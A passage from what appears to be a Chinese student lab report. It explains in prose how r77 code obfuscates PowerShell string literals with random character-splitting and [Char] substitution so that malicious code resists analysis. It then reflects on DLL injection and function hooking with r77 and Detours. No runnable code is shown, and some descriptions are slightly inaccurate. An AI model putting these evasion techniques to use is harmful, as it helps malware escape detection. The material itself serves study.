这段代码是一个函数，用于对 PowerShell 命令中的字符串字面量进行混淆操作。函数接受一个 LPWSTR 类型的指针 command，指向存储 PowerShell 命令的字符串。

以下是代码的主要功能和步骤的分析：

首先，函数分配了两个临时缓冲区 newCommand 和 random，分别用于存储混淆后的命令和生成随机字节。

接下来，函数使用 GetRandomBytes 函数生成 16384 个随机字节，并将其存储在 random 缓冲区中。GetRandomBytes 函数的具体实现未在提供的代码段中给出，可能是一个自定义的函数，用于生成指定长度的随机字节。

然后，函数使用两个指针 commandPtr 和 randomPtr 来遍历命令字符串和随机字节缓冲区。在循环中，函数使用 StrStrIW 函数查找命令字符串中的反引号（）字符，以定位字符串字面量的起始位置。然后，通过再次调用 StrStrIW`函数和计算偏移，找到字符串字面量的结束位置。

在找到字符串字面量的起始和结束位置后，函数根据两者之间的内容进行混淆操作。首先，将起始位置前的部分追加到 newCommand 缓冲区中。

然后，将单引号（'）字符追加到 newCommand 缓冲区中，表示混淆后的字符串字面量的开始。

接下来，函数迭代字符串字面量中的每个字符，并使用不同的混淆技术对字符进行处理。根据从随机字节缓冲区中读取的值，选择以下三种混淆技术之一：

将字符作为字面量直接追加到 obfuscatedChar 缓冲区中。

将字符用'+'x'+'的形式追加到 obfuscatedChar 缓冲区中。

将字符用'+[Char](123)+'的形式追加到 obfuscatedChar 缓冲区中。

这些混淆技术会根据随机字节的值进行随机选择。

每次处理一个字符后，将混淆后的字符追加到 newCommand 缓冲区中。

最后，将字符串字面量的结束引号（'）字符追加到 newCommand 缓冲区中，表示混淆后的字符串字面量的结束。

更新 commandPtr 指针，跳过已处理的字符串字面量。

循环结束后，将剩余的命令字符串追加到 newCommand 缓冲区中。

最后，将 newCommand 缓冲区中的混淆后的命令复制回 command 指向的原始命令字符串，并释放临时缓冲区的内存。

综上所述，这段代码的作用是对 PowerShell 命令中的字符串字面量进行混淆，使用不同的技术替换字符，以增加代码的复杂性和可读性，使恶意代码更难以分析和理解。

四、实验结论及心得体会

在进行实验中，我学习了 r77 和 Detours 这两个工具的使用，它们都是用于动态链接库（DLL）注入和函数挂钩的工具。下面是我的总结与感悟：

r77 是一个功能强大的 DLL 注入工具，它可以将自定义的 DLL 注入到目标进程中，并在目标进程的上下文中执行代码。通过 r77，我学会了如何将自己编写的 DLL 注入到目标进程中，并利用注入的 DLL 执行自定义的操作。

Detours 是一个用于函数挂钩的库，它可以拦截目标进程中的函数调用，并在调用之前或之后执行自定义的代码。通过 Detours，我学会了如何使用函数挂钩来修改目标进程中的函数行为，比如在函数调用前后打印日志、修改参数或返回值等。

在实验中，我通过结合 r77 和 Detours 的使用，实现了一些有趣的功能。例如，我成功地注入了自定义的 DLL 到目标进程中，并使用 Detours 对目标进程的特定函数进行了挂钩。通过挂钩，我能够捕获函数的输入参数和返回值，并对其进行修改和记录。

这次实验让我深入了解了 DLL 注入和函数挂钩的原理和应用。我认识到，这些技术在实际的软件开发和安全研究中有着广泛的应用，比如实现调试器、病毒分析、代码注入等。

我还发现，r77 和 Detours 的使用需要谨慎，因为错误的使用可能会导致目标进程崩溃或产生意外的行为。在实验中，我遇到了一些挑战，比如适配目标进程的位数、解决函数签名不匹配的问题等。这些问题都需要仔细调试和处理。

总的来说，通过这次实验，我对 r77 和 Detours 的使用有了更深入的了解。我学会了如何使用这些工具进行 DLL 注入和函数挂钩，并且意识到它们在软件开发和安全领域的重要性。这对我今后在相关领域的学习和工作中将会非常有帮助。